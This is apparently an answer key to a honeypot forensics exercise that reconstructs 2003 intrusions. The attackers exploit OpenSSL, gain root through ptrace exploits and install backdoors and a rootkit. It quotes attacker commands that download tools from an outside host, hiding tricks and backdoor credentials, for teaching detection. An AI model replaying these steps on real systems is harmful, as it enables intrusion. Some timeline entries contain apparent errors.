1. **Using the "Identifying Attacks" table, what Snort alerts fired from this session? What content caused them to fire?**

   sid 1882: "ATTACK – RESPONSES id check returned userid"
   content: **uid**=48(apache), **gid=**48(apache)
   sid 498: "ATTACK – RESPONSES id check returned root"
   content: **uid=0(root)**, gid=0(root)

   (Note that the rule looks for "uid=0|28|root|29" where the left and right parentheses are represented in hex – 0x28="(" and 0x29 = ")"

2. **What userid is the attacker logged in as? The attacker does not have root access yet.**

   Hint: Look at the account name after uid=##(??)

   The user is logged in as apache.

3. **What is the name of the file that the attacker downloaded with the wget command?**

   The name of the file is **pt.**

4. **The attacker changes the permissions on the downloaded software to be executable, using the chmod command. Next, the downloaded software is invoked. What does this accomplish for the attacker? This software was described in the Useful Information section.**

   Hint: Look at the new uid.

   This software is a binary file that exploits issues with ptrace and elevates the attacker's access to root.

5. **At this point, the attacker is in charge. How does the attacker hide the downloaded file?**

   Hint: The /dev system directory is typically used for devices and not user files. The "." directory is used to hide files because if someone later executed the *ls –l* command, this file would not appear.

   The attacker creates a directory named . " " in the /dev directory that is not likely to be searched for files. The existence of this file will not be easily detected because of the name.

6. **What is the name of the next file the attacker downloads from the same server? This is source code that fails to compile/link because of a missing link library.**

   The name of the file is **punk.c** to open a backdoor on port 65510, but the installation is unsuccessful.

7. **What is the name of the next file the attacker downloads from the same server? The Useful Information describes the purpose of this. What does it do?**

   The attacker downloads a file named **fsflush**. It is a binary file that needs no compilation. It starts a backdoor on port 65510.

8. **What is the new name of the file after the attacker moves it? Can you guess why it is named this? The attacker starts the new downloaded software.**

   The attacker moves it to a file named **dhcdpd**, most likely because this appears to be associated with something more legitimate – dhcp.

Record a summary of the attackers' accomplishments of this session in the "Analyzing Attackers' Activities" table.

- Examine the session between 200.184.43.197:4080 ←→ 192.168.1.3:443

The output from this session is too large to easily look at in Wireshark. See Appendix 2 on page 64 for the full sessions and in-line explanations.

Answers:

1. **Using the "Identifying Attacks" table, what Snort alerts fired from this session? What content caused them to fire?**

   sid 1882: "ATTACK – RESPONSES id check returned userid"
   content: **uid**=48(apache), **gid**=48(apache)

2. **What userid is the attacker logged in as?**

   The attacker is logged in as apache again.

3. **What command does the attacker execute? What does this accomplish?**

   Hint: This same command was downloaded and executed in the session that we just examined.

   The attacker executes the **pt** file that was hidden in the /dev subdirectory. This gives root access.

   The attacker does not attempt to maintain root access between sessions, instead executes the exploit that gives apache access and the local exploit that gives root access each time.

4. **Next the attacker lists all the running processes. What do you think the attacker is trying to find?**

   Hint: Look at the end of the process list and find some software you saw in the last session.

   The attacker most likely is looking for the backdoor **dhcdpd** running.

5. **The attacker kills the processes and downloads a different file from the same server. What is the name of the file? What does it do according to the Useful Information?**

   The attacker now downloads **qmail.** This starts a backdoor on port 65519.

6. **What is the file name where the attacker moves the new software? The attacker starts the new process.**

   The attacker again names this **dhcdpd**, replacing the binary that was there for the backdoor on port 65510.

Record a summary of the attackers' accomplishments of this session in the "Analyzing Attackers' Activities" table.

- Examine the session between 200.184.43.197:4798 ←→ 192.168.1.3:443

  The output from this session is too large to easily look at in Wireshark. See Appendix 2 on page 66 for the full sessions and in-line explanations.

  Answers

  1. **Using the "Identifying Attacks" table, what Snort alerts fired from this session? What content caused them to fire?**

     sid 1882: "ATTACK – RESPONSES id check returned userid"
     content: **uid**=48(apache), **gid**=48(apache)

  2. **What command does the attacker execute? What does this accomplish?**

     The attacker executes the **pt** exploit to get root.

  3. **Next the attacker lists the hidden files. What are the names of the files?**

     The files in the attacker's directory are **dhcdpd** and **pt.**

4. **Once again, the attacker lists all running processes. Apparently, the attacker expected a certain process to be running, yet it is not listed. What program does the attacker start?**

   The attacker expected **dhcdpd** to be running. It is not listed so the attacker starts it.

Record a summary of the attackers' accomplishments of this session in the "Analyzing Attackers' Activities" table.

- Examine the session between 200.184.43.197:4673 ←→ 192.168.1.3:443

The output from this session is too large to easily look at in Wireshark. See Appendix 2 on page 68 for the full sessions and in-line explanations.

Answers:

1. **Using the "Identifying Attacks" table, what Snort alerts fired from this session? What content caused them to fire?**

   sid 1882: "ATTACK – RESPONSES id check returned userid"
   content: **uid**=48(apache), **gid**=48(apache)

2. **Once again, the attacker gains root access. This time the attacker runs the netstat command to see all listening ports. What port might you guess the attacker is looking for?**

   Hint: This is associated with the **dhcdpd** process from the previous session. This was renamed from **qmail** to **dhcdpd**. Use the Useful Information to help with this.

   Most likely, the attacker is looking for the backdoor listening on port 65519.

3. **What artifacts do you see in the *netstat* output that might indicate that the attacker had recently connected to the honeypot host?**

   Hint: The CLOSE_WAIT indicates a connection that requires a selected period of time to elapse before reusing the same socket – same IPs and ports.

   There are five lines that have the attacker's previous connection attempts waiting to close.

   As an aside, if you look at some of the open ports and processes such as tcp/9099 you'll see services running that we did not see in the captured records. This could be because they were never accessed when the traffic was captured, or they were started legitimately or maliciously and we have not uncovered the activity that caused them to listen.

4. **What is the name of the new file that the attacker downloads? What is the IP address of the server that is used?**

   The attacker downloads the file **bnc** from IP address 200.226.137.9.

5. **What does this software do? What is the new name of the file after the attacker moves it?**

   This is a binary file for an IRC bouncer.

Record a summary of the attackers' accomplishments of this session in the "Analyzing Attackers' Activities" table.

- Examine the session between 61.61.123.123:33587 ←→ 192.168.1.3:443

The output from this session is too large to easily look at in Wireshark. See Appendix 2 on page 70 for the full sessions and in-line explanations.

Answers:

This is a difficult session to read since there are many *readline* warning messages. The reason for this is because the bash shell was started without a terminal. You can ignore these warnings.

The first activity that you see appears to be an automated process that gets a file named **qd** that appears to be unsuccessful in the download and execution.

1. **Using the "Identifying Attacks" table, what Snort alerts fired from this session? What content caused them to fire?**

   sid 1882: "ATTACK – RESPONSES id check returned userid"
   content: **uid**=48(apache), **gid**=48(apache)
   sid 1887: "MISC OpenSSL Worm traffic"
   content: **TERM=xterm**

2. **What is the name of the next file that is downloaded? What is the IP address of the server used? What does this do according to the Useful Information? This is verified next when the user installs it and executes it.**

   The next file downloaded is a tarball named **p.tar.gz** from host 65.113.119.134. It is another exploit for the local ptrace issue that gives the attacker root access. The attacker starts **p** and gets root access.

3. **The attacker adds a new user account and changes the password for the new user. What are the new username and password?**

   A new user of **"yo"** is added with a password of **"a"**.

4. **What is the next file downloaded? Look at the name after it is extracted by tar. What do you imagine this software does?**

   The next file downloaded is **l.tgz.** This is a rootkit.

5. **It is unclear exactly what was successfully installed, however at the end of the session, there is a new backdoor that is started. What is it?**

   The SSHD Backdoor & Sniffer are started.

Record a summary of the attackers' accomplishments of this session in the "Analyzing Attackers' Attacks" table.

Final Questions:

1. **Was there any reconnaissance performed by either host 200.184.43.197 or host 61.61.123.123 destined to the honeypot host's web ports 80 and 443 prior to the Snort alerts?**

   Description: Examine any reconnaissance from these two hosts and reconstruct sessions using chaosreader or Wireshark to determine information that might have been useful to the attacker.

   Hint: The reconnaissance comes from hosts 200.184.43.197 and 61.61.123.123 to port 80 of the honeypot.

   Hint: Does the error message from the honeypot contain anything concerning running software or versions?

Record this activity in the "Analyzing Attackers' Activities" table.

Answer:

If we examine inbound SYN's from the two attacking hosts, 200.184.43.197 and 61.61.123.123, we find that there were prior connection attempts. Let's look at two interesting connections to HTTP. The first one is about half an hour before the attack from the host. The second attacking host performed reconnaissance the previous day.


```
tcpdump -r challenge.pcap -ntttt 'dst host 192.168.1.3 and src host
200.184.43.197 and tcp[13] = 2'

2003-09-08 03:12:51.237899 IP 200.184.43.197.2780 > 192.168.1.3.80: Flags
[S]
```


```
tcpdump -r challenge.pcap -ntttt 'dst host 192.168.1.3 and  src host
61.61.123.123 and tcp[13] = 2'
```

```
2003-09-07 06:52:21.470694 IP 61.61.123.123.46696 > 192.168.1.3.80: Flags
[S]
```

Using chaosreader to display the sessions, we see that they both queried for "/GET sumthin". As you can see, there is a lot of valuable information in the error response, specifically the SSL version the server is using. Actually, the purpose of asking a non-existent web request page is to attempt to elicit and error message from the web server. If the web server had been configured to suppress this information, this strategy would not have been successful.

This helps expose the methodology of the attacker of using some kind of automated tool that looks for web servers running HTTPS (port tcp/443 open) and then checks the SSL version to see if it's vulnerable. In this way, the hacker can collect IP addresses of vulnerable web servers and come back to exploit them later.





2. What occurred in the backdoor sessions?

Description: Examine the backdoor sessions to the honeypot backdoors running on TCP ports 65510 and 65519. Why are they suspicious?

Answer:

Many of the sessions are resets however there are three sessions where IP address 200.227.94.85 connects successfully to each. They are suspicious because they are in the middle of the attack by 200.184.43.197.

A Wireshark filter of:

```
tcp.port == 65510 or tcp.port == 65519
```

will show the sessions. See Appendix 3 on page 73 for a full listing of these two sessions. These sessions show activity not directly related to the attacks.

3. **Examine other inbound TCP activity to the other listening ports of honeypot.**


Description: If you consult your original list of open ports from Part 1 question 2, you'll see that we've analyzed most of the ports in that list. However, we have not looked at activity to ports 21, 22, and 3128. Take a look at any sessions to those open ports on the honeypot. Is any of the activity related to the attacks you've seen so far?

Answer:

- If you extract the port 21 data, ftp, from **challenge.pcap** and write to a new pcap as:

  ```
  tcpdump -r challenge.pcap 'port 21' -w /tmp/ftp.pcap
  ```

  and feed it into Wireshark, you'll be able to focus better on the many sessions. They all occurred on 09/07 – the day before the attacks. And, they all are from the same IP address 81.48.71.107.




File Edit View Go Capture Analyze Statistics Telephony Tools Help

Filter: tcp.stream eq 0 | Expression... | Clear | Apply

No.	Time	Source	Destination	Protocol	Source port
2	0.001781	192.168.1.3	81.48.71.107	TCP	21
3	0.146934	81.48.71.107	192.168.1.3	TCP	4726
4	2.275625	192.168.1.3	81.48.71.107	FTP	21
5	2.458468	81.48.71.107	192.168.1.3	FTP	4726
6	2.461578	192.168.1.3	81.48.71.107	TCP	21
7	2.544023	192.168.1.3	81.48.71.107	FTP	21
8	2.725573	81.48.71.107	192.168.1.3	FTP	4726
9	2.728540	192.168.1.3	81.48.71.107	TCP	21
10	2.908371	192.168.1.3	81.48.71.107	FTP	21
11	3.028650	81.48.71.107	192.168.1.3	FTP	4726
12	3.041592	192.168.1.3	81.48.71.107	TCP	21
13	3.278661	192.168.1.3	81.48.71.107	FTP	21
14	3.443388	81.48.71.107	192.168.1.3	FTP	4726
15	3.448622	192.168.1.3	81.48.71.107	TCP	21

```
0000  00 50 56 6b 00 76 00 50  56 c0 00 02 08 00 45 00   .PVk.v.P V.....E.
0010  00 30 9d 8f 40 00 70 06  12 f2 51 30 47 6b c0 a8   .0..@.p. ..Q0Gk..
0020  01 03 12 76 00 15 61 f4  dd da 00 00 00 00 70 02   ...v..a. ......p.
```

File: "/tmp/ftp.pcap" 9480 Bytes 10:... | Packets: 97 Displayed: 80 Marked: 0 | Profile: Default



Stream Content

```
220 localhost.localdomain FTP server (Version wu-2.6.2-5) ready.
USER anonymous
331 Guest login ok, send your complete e-mail address as password.
PASS zappuser@home.com
230 Guest login ok, access restrictions apply.
CWD /pub/
250 CWD command successful.
MKD 030907122013p
550 030907122013p: Permission denied on server. (Upload dirs)
CWD /public/incoming/
550 /public/incoming/: No such file or directory.
CWD /incoming/
550 /incoming/: No such file or directory.
CWD /pub/incoming/
550 /pub/incoming/: No such file or directory.
CWD /upload/
550 /upload/: No such file or directory.
CWD /in/
550 /in/: No such file or directory.
CWD /
250 CWD command successful.
MKD 030907122014p
550 030907122014p: Permission denied on server. (Upload dirs)
CWD /_vti_pvt/
550 /_vti_pvt/: No such file or directory.
```

The reconstructed sessions show someone trying to navigate in the directories of the anonymous FTP server without any success of upload/or download. They do not appear to be related to the attacks.

- If we examine the ssh traffic packets in tcpdump, we see that the exchange occurred during the attack from 61.61.123.123. The IP address of 81.18.87.184 successfully connects and pushes and receives some data. We cannot see what transpired, but we can see the time it took place – right in the middle of the attack from 61.61.123.123. These IP addresses appear to be under the attacker's control.

```
tcpdump -r challenge.pcap -nn 'port 22'

09:33:18.007856 IP 81.18.87.184.2035 > 192.168.1.3.22: Flags [S],
09:33:18.010916 IP 192.168.1.3.22 > 81.18.87.184.2035: Flags [S], length 0
09:33:18.157450 IP 81.18.87.184.2035 > 192.168.1.3.22: Flags .
09:33:18.538950 IP 192.168.1.3.22 > 81.18.87.184.2035: Flags [P.], seq
09:33:18.684726 IP 81.18.87.184.2035 > 192.168.1.3.22: Flags [P.], seq
```

- Looking at the 3128, squid proxy server, we see several sessions where users try to use it to relay mail. The attempts encounter some errors and are unsuccessful. These are all from the same IP address of 200.61.10.246 in the days before the attacks. A Wireshark filter of:

```
tcp.port == 3128
```

can be used to show the sessions. They do not appear to be related to the attacks.

Follow TCP Stream

Stream Content

```
CONNECT mx4.hotmail.com:25 HTTP/1.0

HTTP/1.0 403 Forbidden
Server: Squid/2.4.STABLE6
Mime-Version: 1.0
Date: Sat, 06 Sep 2003 03:47:09 GMT
Content-Type: text/html
Content-Length: 701
Expires: Sat, 06 Sep 2003 03:47:09 GMT
X-Squid-Error: ERR_ACCESS_DENIED 0
X-Cache: MISS from localhost.localdomain
Proxy-Connection: close

<HTML><HEAD>
<TITLE>ERROR: The requested URL could not be retrieved</TITLE>
</HEAD><BODY>
<H1>ERROR</H1>
<H2>The requested URL could not be retrieved</H2>
<HR>
<P>
While trying to retrieve the URL:
<A HREF="mx4.hotmail.com:25">mx4.hotmail.com:25</A>
<P>
The following error was encountered:
<UL>
```

4. Why did a Snort alert fire from a syslog message?


Description: Examine the syslog session that caused the sid 1882 alert about "ATTACK RESPONSES id check userid" to fire. Does this coincide with anything you saw in the reconstructed sessions? Is there anything else of interest in the syslog after this message?

Answer:

If you examine the content required for sid 1882 to fire, one of the strings it looks for is "uid". There are many syslog, UDP port 514 sessions. Let's use Wireshark to find the packet. First, a generic Wireshark filter of:

```
udp.port == 514
```

can be used to find all syslog packets. Use the Wireshark "Find Packet" selection to find a string of "uid". The following packet is displayed:



where the event of adding a new user is logged. This coincides with the session where a new user of "**yo**" was added with a password of "**a**".

```
<86>adduser[5583]: new group: name=yo, gid=501
<86>adduser[5583]: new user: name=yo, uid=501, gid=501, home=/home/yo, shell=/bin/bash
<78>CROND[5800]: (root) CMD (/usr/lib/sa/sal 1 1)
<78>CROND[5799]: (root) CMD (/usr/bin/mrtg /etc/mrtg/mrtg.cfg)
<86>sshd[4195]: Connection closed by 81.18.87.184
<6>kernel: write uses obsolete (PF_INET,SOCK_PACKET)
<6>kernel: eth0: Promiscuous mode enabled.
<6>kernel: device eth0 entered promiscuous mode
<39>kflushd[12425]: debug: sshd version 1.2.27 [i686-unknown-linux]
<39>kflushd[12579]: debug: Initializing random number generator; seed file /usr/lib/ssh_random_seed
<38>kflushd[12579]: log: Server listening on port 213.
<38>kflushd[12579]: log: Generating 768 bit RSA key.
<38>kflushd[12579]: log: RSA key generation complete.
<22>sendmail[12649]: h88HWAN12649: from=root, size=2347, class=0, nrcpts=1,
msgid=<200309081732.h88HWAN12649@localhost.localdomain>, relay=root@localhost
```

If you follow the entire syslog UDP conversation, you'll see mostly system messages. However, if you scroll to the bottom, you see the attacker start the kflushd process that is actually a secure shell daemon (sshd) that listens on port 213.

Part 4 - Correlation

Being able to correlate alerts and logs is critical to help determine how an intrusion occurred. It is particularly useful if we are able to correlate system events with network events. This particular honeypot was configured to log its messages to a syslog server.

1. **Use the last table to do the correlation by filling in the column to order the events according to time.**

   Description: Try to make sense of the chronology of alerts and what each really represents. Review the "Analyzing Attackers' Activities" table and fill in the "Numeric order of occurrence" column.

   Answer the following questions:

   Answers:

   A. What was the initial reconnaissance action performed from each of the attacking IP addresses? What did this accomplish?

      First attackers from both attacking hosts performed the same GET request reconnaissance to elicit an error message to examine whether it contained the SSL version. Servers with vulnerable versions were most likely noted and attacked at a later time.

   B. How does the attacker get initial and subsequent access each time?

      The attack consists of running code that makes three successive failed attempts to overflow the buffer on the honeypot running a vulnerable version of SSL. The next attempt, that quickly follows, successfully overflows the buffer and gives access. This same pattern is followed for each access.

      Each attacker downloads a binary to exploit an issue with ptrace to get root access.

   C. Do you think these are different attackers? Although we do not see the any traffic that verifies this, does either attacker download any software for easier future access?

      These most likely are two different attackers using two different attacking hosts. The methods are very similar so it could be a representation of separate attackers using the same or a variant of the same exploit or the same attacker who may have forgotten what has been downloaded and installed.

      We witness the attacker from 200.184.43.197 getting access using the SSL vulnerability each time. We see several instances of this. The attacker from 61.61.123.123 uses the same vulnerability for access a single time and installs a rootkit that runs SSHD on a non-standard port of TCP/213. Ostensibly, this provides subsequent access.

D. What have the attackers managed to install on the honeypot from all the combined sessions. Indicate the function, not the name of the files software. Include the ones that were removed.

There were different versions, **p** or **pt**, of a local exploit of ptrace that gave the attackers root access. Several backdoors were downloaded and installed to include fsflush – backdoor on port 65510, qmail – backdoor on port 65519, and bnc – an IRC bouncer. One of the attackers downloaded a rootkit, started it and installed a SSHD and sniffer backdoor.

See the completed table that follows, "Events, by time, source, port, order of occurrence and activity", for a more comprehensive summary of activity.

Part 4: Events, by time, source, port, order of occurrence and activity

Date/ Time	IP addresses	Ports	Numeric order of occurrence	Summary of attackers successful activity
09-08 03:42:18	200.184.43.197 192.168.1.3	1518 443	3	- One of many failed buffer overflow attempts of SSL vulnerability
09-08 03:52:20	200.184.43.197 192.168.1.3	2482 443	8	- Successful buffer overflow of SSL vulnerability - Access as user apache
09-08 06:18:33	61.61.123.123 192.168.1.3	33438 443	9	- One of many failed buffer overflow attempts of SSL vulnerability
09-08 06:18:33	61.61.123.123 192.168.1.3	33587 443	10	- Successful buffer overflow of SSL vulnerability - Access as user apache - Download and execute binary **p** for root access - Add user "**yo**" and assign password of "**a**" - Download and attempt to install rootkit - Start SSHD backdoor and sniffer on port 213
09-08 03:42:22	200.184.43.197 192.168.1.3	1716 443	4	- Successful buffer overflow of SSL vulnerability - Log in as user apache - Download and execute binary **p** for root access - Hide **pt** in /dev/." " - Download source **punk.c** port 65510 backdoor - Compile/link problem - Download binary **fsflush** for 65510 backdoor - Rename **fsflush** to **dhcdpd** in /dev/. " " - Start **dhcdpd**
09-08 03:45:12	200.184.43.197 192.168.1.3	4080 443	5	- Successful buffer overflow of SSL vulnerability - Log in as user apache - Execute **pt** for root access - List running processes - Kill **dhcdpd** process for 65510 backdoor - Download binary **qmail** for 65519 backdoor - Rename to **dhcdpd** and start
09-08 03:47:48	200.184.43.197 192.168.1.3	4798 443	6	- Successful buffer overflow of SSL vulnerability - Login as user apache - Execute **pt** for root access - List processes – no **dhcdpd** - Starts **dhcdpd**
09-08 03:49:39	200.184.43.197 192.168.1.3	4673 443	7	- Successful buffer overflow of SSL vulnerability - Login as user apache - Execute **pt** for root access - Run netstat, look for backdoor - Download binary **bnc** – IRC bouncer - Call it **fsflush** and start it
09-07 06:52:21	61.61.123.123 192.168.1.3	46698 80	1	- **GET sumthin** HTTP request - Error reply reveals SSL version
09-08 03:12:51	200.184.43.197 192.168.1.3	2780 80	2	- **GET sumthin** HTTP request - Error reply reveals SSL version

Detailed Timeline of Activity

Time	Packet	Activity
7-Sep-03		
6:52:20	22628	Attacker 61.61.123.123 probes victim on TCP/443 and then TCP/80
6:52:21	22637	Attacker 61.61.123.123 sends HTTP 1.0 GET request for /sumthin
6:52:21	22639	Victim reveals web server software details in Server header
6:52:22	22642	Attacker 61.61.123.123 resets http connection to victim
8-Sep-03		
3:12:50	29765	Attacker 200.184.43.197 probes victim on TCP/443 and then TCP/80
3:12:52	29774	Attacker 200.184.43.197 sends HTTP 1.0 GET request for /sumthin
3:12:52	29776	Victim reveals web server software details in Server header
3:41:53	29928	Attacker 200.184.43.197 initiates series of rapid TCP/443 connections
3:42:22	30033	Attacker 200.184.43.197 initiates and completes first SSL session
3:42:23	30040	Snort alert - SHELLCODE x86 inc ecx NOOP 200.184.43.197:1518 -> 192.168.1.3:443
3:42:25	30051	Snort alert - SHELLCODE x86 inc ecx NOOP 200.184.43.197:1630 -> 192.168.1.3:443
3:42:26	30060	Snort alert - SHELLCODE x86 inc ecx NOOP 200.184.43.197:1713 -> 192.168.1.3:443
3:42:29	30069	Snort alert - SHELLCODE x86 inc ecx NOOP 200.184.43.197:1516 -> 192.168.1.3:443
6:32:00	30076	Attacker 200.184.43.197 tears down other open TCP/443 connections
3:42:35	30173	Attacker 200.184.43.197 gains shell access, starts executing commands
3:42:35	30176	Initial script executed by attacker 200.184.43.197 to *identify system and current rights*
3:42:36	30180	Snort alert - ATTACK RESPONSES id check return userid 192.168.1.3:443->200.184.43.197:1716
3:42:43	30196	Attacker 200.184.43.197 changes to /tmp and lists directory
3:43:02	30206	Attacker 200.184.43.197 downloads privilege escalation tool onto victim – wget www.murda.hpg.com.br/pt
3:43:16	30284	Attacker 200.184.43.197 changes permissions on downloaded file "pt", making it executable
3:43:17	30288	Attacker 200.184.43.197 executes downloaded file "pt"
3:43:17	30290	pt executes, providing privilege escalation and suid shell
3:43:20	30297	Attacker 200.184.43.197 confirms root privs, creates hidden dir "/dev/. " and moves pt there
3:43:20	30198	Snort alert - ATTACK RESPONSES id check return userid 192.168.1.3:443->200.184.43.197:1716
3:43:20	30298	Snort alert - ATTACK RESPONSES id check return root 192.168.1.3:443->200.184.43.197:1716
3:43:41	30317	Attacker 200.184.43.197 downloads c program source - wget www.murda.hpg.com.br/punk.c
3:43:54	30374	Attacker 200.184.43.197 attempts to compile "punk.c" but fails due to missing linker, deletes source
3:44:10	30394	Attacker 200.184.43.197 downloads - wget www.murda.hpg.com.br/fsflush, chmods, renames and runs it fsflush/ dhcdpd launches back door listening on TCP/65510
3:44:41	30494	Attacker 200.184.43.197 terminates TCP/443 connection to victim
3:44:53	30510	Attacker connects from 200.227.94.85 to victim remote shell on TCP/65510
3:44:55	30520	Attacker 200.227.94.85 logs in using password "cavallero", starts shell but finds that it's not working properly
3:45:11	30626	Attacker 200.227.94.85 terminates TCP/65510 connection to victim
3:45:12	30630	Attacker 200.184.43.197 re-attacks victim using same SSL attack
3:45:13	30638	Snort alert - SHELLCODE x86 inc ecx NOOP 200.184.43.197:3997 -> 192.168.1.3:443
3:45:15	30647	Snort alert - SHELLCODE x86 inc ecx NOOP 200.184.43.197:4000 -> 192.168.1.3:443
3:45:17	30656	Snort alert - SHELLCODE x86 inc ecx NOOP 200.184.43.197:4049 -> 192.168.1.3:443
3:45:19	30665	Snort alert - SHELLCODE x86 inc ecx NOOP 200.184.43.197:4080 -> 192.168.1.3:443
3:45:24	30758	Attacker 200.184.43.197 regains shell access, kills previous remote shell processes and deletes dhcdpd
3:45:25	30764	Snort alert - ATTACK RESPONSES id check return userid 192.168.1.3:443->200.184.43.197:4080
3:46:47	30832	Attacker 200.184.43.197 downloads - wget www.murda.hpg.com.br/qmail, chmods, renames and runs it qmail/dhcdpd launches back door listening on TCP/65519
3:47:20	30899	Attacker 200.184.43.197 terminates TCP/443 connection to victim
3:47:27	30918	Attacker attempts to connect from 200.227.94.85 to victim remote shell on TCP/65510, but server resets
3:47:48	31007	Attacker 200.184.43.197 re-attacks victim using same SSL attack
3:47:49	31014	Snort alert - SHELLCODE x86 inc ecx NOOP 200.184.43.197:4730 -> 192.168.1.3:443
3:47:52	31023	Snort alert - SHELLCODE x86 inc ecx NOOP 200.184.43.197:4731 -> 192.168.1.3:443
3:47:54	31036	Snort alert - SHELLCODE x86 inc ecx NOOP 200.184.43.197:4762 -> 192.168.1.3:443
